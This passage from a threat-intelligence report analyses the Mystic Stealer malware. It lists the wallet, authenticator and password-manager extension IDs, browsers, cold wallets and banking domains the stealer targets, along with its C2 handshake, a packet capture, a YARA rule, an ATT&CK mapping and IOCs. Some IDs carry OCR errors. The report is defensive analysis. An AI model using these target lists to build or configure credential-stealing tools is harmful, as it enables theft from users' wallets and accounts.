- **MEW CX** (`nlbmnnijcnlegkjjpcfjclmcfggfefdm`)
- **Guild Wallet** (`nanjmdknhkinifnkgdcggcfnhdaammmj`)
- **Saturn Wallet** (`nkddgncdjgjfcddamfgcmfnlhccnimig`)
- **Ronin Wallet** (`fnjhmkhhmkbjkkabndcnnogagogbneec`)
- **NeoLine** (`cphhlgmgameodnhkjdmkpanlelnlohao`)
- **Clover Wallet** (`nhnkbkgjikgcigadomkphalanndcapjk`)
- **Liquality Wallet** (`kpfopkelmapcoipemfendmdcghnegimn`)
- **Terra Station** (`aiifbnbfobpmeekipheeijimdpnlpgpp`)
- **Keplr** (`dmkamcknogkgcdfhhbddcghachkejeap`)
- **Sollet** (`fhmfendgdocmcbmfikdcogofphimnkno`)
- **Auro Wallet** (`cnmamaachppnkjgnildpdmkaakejnhae`)
- **Polymesh Wallet** (`jojhfeoedkpkglbfimdfabpdfjaoolaf`)
- **ICONex** (`flpiciilemghbmfalicajoolhkkenfel`)
- **Nabox Wallet** (`nknhiehlklippafakaeklbeglecifhad`)
- **KHC** (`hcflpincpppdclinealmandijcmnkbgn`)
- **Temple** (`ookjlbkiijinhpmnjffcofjonbfbgaoc`)
- **TezBox** (`mnfifefkajgofkcjkemidiaecocnkjeh`)
- **DAppPlay** (`lodccjjbdhfakaekdiahmedfbieldgik`)
- **BitClip** (`Ijmpgkjfkbfhoebgogflfebnmejmfbml`)
- **Steem Keychain** (`Ikcjlnjfpbikmcmbachjpdbijejflpcm`)
- **MetaMask** (`nkbihfbeogaeaoehlefnkodbefgpgknn`)
- **Hycon Lite Client** (`bcopgchhojmggmffilplmbdicgaihlkp`)
- **ZilPay** (`klnaejjgbibmhlephnhpmaofohgkpgkd`)

- **Coin98 Wallet** (aeachknmefphepccionboohckonoeemg)
- **Authenticator** (bhghoamapcdpbohphigoooaddinpkbai)
- **Cyano Wallet** (dkdedlpgdmmkkfjabffeganieamfklkm)
- **Byone** (nlgbhdfgdhgbiamfdfmbikcdghidoadd)
- **Nash Extension** (onofpnbbkehpmmoabgpcpmigafmmnjhl)
- **Leaf Wallet** (cihmoadaighcejopammfbmddcmdekcje)
- **Authy 2FA** (gaedmjdfmmahhbjefcbgaolhhanlaolb)
- **EOS Authenticator** (oeljdldpnmdbchonielidgobddfffla l)
- **GAuth Authenticator** (ilgcnhelpchnceeipipijaljkblbcobl)
- **Trezor Password Manager** (imloifkgjagghnncjkhggdhalmcnfklk)
- **OneKey** (infeboajgfhgbjpjbeppbkgnabfdkdaf)
- **EVER Wallet** (cgeeodpfagjceefieflmdfphplkenifk)
- **KardiaChain Wallet** (pdadjkfkgcafgbceimcpbkalnfnepbnk)
- **Rabby Wallet** (acmacodkjbdgmoleebolmdjonilkdbch)
- **Phantom** (bfnaelmomeimhlpmgjnjophhpkkoljpa)
- **Oxygen – Atomic Crypto Wallet** (fhilaheimglignddkjgofkcbgekhenbh)
- **Pali Wallet** (mgffkfbidihjpoaomajlbgchddlicgpn)
- **XDEFI Wallet** (hmeobnfnfcmdkdcmlblgagmfpfboieaf)
- **Nami** (Ipfcbjknijeeillifnkikgncikgfhdo)
- **MultiversX DeFi Wallet** (dngmlblcodfobpdpecaadgfbcggfjfnm)
- **Solflare Wallet** (bhhhlbepdkbapadjdnnojkbgioiodbic)
- **Goby** (jnkelfanjkeadonecabehalmbgpfodjm)
- **SteemKeychain** (jhgnbkkipaallpehbohjmkbjofjdmeid)
- **Braavos Smart Wallet** (jnlgamecbpmbajjfhmmmlhejkemejdma)
- **Enkrypt** (kkpllkodjeloidieedojogacfhpaihoh)
- **OKX Wallet** (mcohilncbfahbmgdjkbpemcciiolgcge)
- **Hashpack** (gjagmgiddbbciopjhllkdnddhcglnemk)
- **Eternl** (kmhcihpebfmpgmihbkipmjlmmioameka)

- **Pontem Aptos Wallet** (`phkbamefinggmakgklpkljjmgibohnba`)
- **Keeper Wallet** (`Ipilbniiabackdjcionkobglmddfbcjo`)
- **Finnie** (`cjmkndjhnagcfbpiemnkdpomccnjblmj`)
- **Leap Terra Wallet** (`aijcbedoijmgnlmjeegjaglmepbmpkpi`)
- **Dashlane Password Manager** (`fdjamakpfbbddfjaooikfcpapjohcfmg`)
- **NordPass Password Manager** (`fooolghllnmhmmndgjiamiiodkpenpbb`)
- **RoboForm Password Manager** (`pnlccmojcmeohlpggmfnbbiapkmbliob`)
- **LastPass** (`hdokiejnpimakedhajhdIcegeplioahd`)
- **Browserpass** (`naepdomgkenhinolocfifgehidddafch`)
- **MYKI Password Manager & Authenticator** (`bmikpgodpkclnkgmnpphehdgcimmided`)
- **Martian Wallet for Sui & Aptos** (`efbglgofoippbgcjepnhiblaibcnclgk`)

Browser paths checked by Mystic Stealer include Google Chrome, Microsoft Edge, Chromium, Opera, Yandex, Brave, Vivaldi, and many derivative or niche browsers.

Opera	Comodo	Uran	Torch
Liebao	Kometa	Chedot	Iridium
Vivaldi	Orbitum	K-Melon	Chromium
QIP Surf	Maxthon3	Nichrome	Chromodo
Amigo	7Star	CentBrowser	Mail.Ru
Chrome	Coowon	Edge	CozMedia
CocCoc	Sputnik	Elements Browser	Chrome(32-bit)
360 Browser	Epic Privacy	Catalina Group	Yandex
Chrome Plus	Brave	Sleipnir5	IceCat
Firefox	Cyberfox	Blackhawk	Falkon

3.3.2 Cold Wallets

Targeted cold cryptocurrency wallets include:

- Monero
- Exodus
- Binance
- Raven
- atomic_qt
- Armory

- Dogecoin
- MultiBit
- DashCore
- Electrum
- LiteCoin
- BitcoinGold
- Wasabi Wallet
- Guarda
- Electrum-LTC
- MyCrypto
- Bisq/btc_mainnet
- DeFi blockchain
- Coinomi
- TokePocket
- com.liberty.jaxx


3.3.3 Checked Banking Domains

Various domains checked in browser logins include:

- `online.canarabank.in`
- `ms.portal.azure.com`
- `dev.azure.com`
- `outlook.office365.com`
- `tasks.office.com`
- `autofill.account.microsoft.com`
- `turbotax.intuit.com`
- `bankofamerica.com`
- `secure.bankofamerica.com`


3.4 Command and Control Communication

Mystic Stealer sends the hexadecimal value `0x946F19B5` to initialize TCP server communication.



> *Figure 13: Package prefix*

Mystic Stealer sends information after every enumeration function instead of creating a log file in the system. Since it communicates with the server while performing its checks, it creates a lot of noise in the network which makes its detection easier on the system.



ip.addr == 164.132.200.171

No.	Time	Source	Destination	Protocol	Length	Info
7389	3026.854241	164.132.200.171	10.0.2.15	TCP	60	15556 → 50606 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7390	3027.364350	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50606 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
7391	3027.436401	164.132.200.171	10.0.2.15	TCP	60	15556 → 50606 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7392	3027.952554	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50606 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
7393	3028.027003	164.132.200.171	10.0.2.15	TCP	60	15556 → 50606 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7394	3028.539643	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50606 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
7395	3028.623058	164.132.200.171	10.0.2.15	TCP	60	15556 → 50606 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7396	3029.145099	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50606 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
7397	3029.219864	164.132.200.171	10.0.2.15	TCP	60	15556 → 50606 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11131	3671.124852	10.0.2.15	164.132.200.171	TCP	66	50634 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11132	3671.206582	164.132.200.171	10.0.2.15	TCP	60	15556 → 50634 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11133	3671.719552	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50634 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11134	3671.805003	164.132.200.171	10.0.2.15	TCP	60	15556 → 50634 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11135	3672.306530	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50634 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11136	3672.386574	164.132.200.171	10.0.2.15	TCP	60	15556 → 50634 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11137	3672.899918	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50634 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11138	3672.977516	164.132.200.171	10.0.2.15	TCP	60	15556 → 50634 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11139	3673.509503	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50634 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11140	3673.592472	164.132.200.171	10.0.2.15	TCP	60	15556 → 50634 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11850	4501.963985	10.0.2.15	164.132.200.171	TCP	66	50649 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11851	4502.041147	164.132.200.171	10.0.2.15	TCP	60	15556 → 50649 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11852	4502.549575	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50649 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11853	4502.623045	164.132.200.171	10.0.2.15	TCP	60	15556 → 50649 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11854	4503.122868	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50649 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11855	4503.198110	164.132.200.171	10.0.2.15	TCP	60	15556 → 50649 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11856	4503.709512	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50649 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11857	4503.783697	164.132.200.171	10.0.2.15	TCP	60	15556 → 50649 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11858	4504.297856	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50649 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11859	4504.373814	164.132.200.171	10.0.2.15	TCP	60	15556 → 50649 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12737	5925.009506	10.0.2.15	164.132.200.171	TCP	66	50670 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
12738	5925.095835	164.132.200.171	10.0.2.15	TCP	60	15556 → 50670 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12739	5925.597226	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50670 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
12740	5925.671493	164.132.200.171	10.0.2.15	TCP	60	15556 → 50670 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12741	5926.182257	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50670 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
12742	5926.264045	164.132.200.171	10.0.2.15	TCP	60	15556 → 50670 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12743	5926.772395	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50670 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
12744	5926.959020	164.132.200.171	10.0.2.15	TCP	60	15556 → 50670 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12745	5927.473522	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50670 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
12746	5927.547867	164.132.200.171	10.0.2.15	TCP	60	15556 → 50670 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17311	11009.976621	10.0.2.15	164.132.200.171	TCP	66	50790 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
17312	11010.067484	164.132.200.171	10.0.2.15	TCP	60	15556 → 50790 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17313	11010.576269	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50790 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
17314	11010.643097	164.132.200.171	10.0.2.15	TCP	60	15556 → 50790 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17315	11011.159312	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50790 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
17316	11011.227366	164.132.200.171	10.0.2.15	TCP	60	15556 → 50790 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17317	11011.729058	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50790 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
17318	11011.797890	164.132.200.171	10.0.2.15	TCP	60	15556 → 50790 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17319	11012.301731	10.0.2.15	164.132.200.171	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 50790 → 15556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
17320	11012.383848	164.132.200.171	10.0.2.15	TCP	60	15556 → 50790 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 14: Network communication made by sample

---

5. YARA Rule

```
rule mystic_stealer_v1{
    meta:
        author = "@batcain_"
        date = "10.07.2023"
    strings:
        $hex4 = {FF B4 24 ?? OF 00 00 8B CA 8D 84 24 ?? 01 00 00 FF B4 24
?? OF 00 00 C1 E9 02 FF B4 24 ?? OF 00 00 F3 A5 FF B4 24 ?? OF 00 00 8B CA
FF B4 24 ?? OF 00 00 83 E1 03 FF B4 24 ?? OF 00 00 F3 A4 55 50 53 53 FF B4
24 ?? OF 00 00 E8 ???? 00 00}
    condition:
        all of them and filesize <300KB
}
```

---

6. MITRE ATT&CK Threat Matrix

1. **TA0002 Execution**

- **T1204 User Execution**
- **T1204.002 Malicious File**

2. **TA0005 Defense Evasion**
- **T1140 Deobfuscate/Decode Files or Information**
3. **TA0006 Credential Access**
- **T1555 Credentials from Password Stores**
- **T1555.003 Credentials from Web Browsers**
- **T1555.005 Password Managers**
- **T1539 Steal Web Session Cookie**
4. **TA0007 Discovery**
- **T1082 System Information Discovery**
- **T1033 System Owner/User Discovery**
5. **TA0009 Collection**
- **T1005 Data From Local System**
6. **TA0011 Command and Control**
- **T1573 Encrypted Channel**
- **T1573.001 Symmetric Cryptography**
7. **TA0010 Exfiltration**
- **T1041 Exfiltration Over C2 Channel**

---

7. IOC Table

Sample C2

- `164.132.200.171`

V1.2 Panels

- `lib.sultanolama.com`
- `byggmastarn.nu`
- `s3.my-servers.us`
- `byggmastarniskane.se`
- `marisolblooms.com`
- `45.9.74.110`
- `95.216.32.74`

- 94.130.164.47

V2 Panels

- 109.248.206.137
- 116.202.233.49
- 137.206.248.109
- 142.132.201.228
- 142.93.11.96
- 167.235.34.144
- 188.40.116.251
- 193.233.48.167
- 212.113.106.114
- 34.88.245.41
- 5.188.87.45
- 5.196.93.222
- 5.42.94.125
- 5.75.183.169
- 64.52.80.55
- 89.23.107.241
- 91.121.118.80
- 94.130.164.47
- 94.130.165.48
- 94.130.216.165
- 95.216.32.74

Other Mystic Stealer Sample Hashes

- 47439044a81b96be0bb34e544da881a393a30f0272616f52f54405b4bf288c7c
- 39d3532ffb7565aa79bd6ae6f510ecc7ac29ed7cd0a98a7b948c10162c5c25c0
- 8eebef1167ba58681276502fdba907ce5f63d5bbbf68b887b2cc1b2dd4bbc177
- 4c5bbf836913bccd7d8a18ea3ac742057b14fc739b05502e74d389e36fa829bb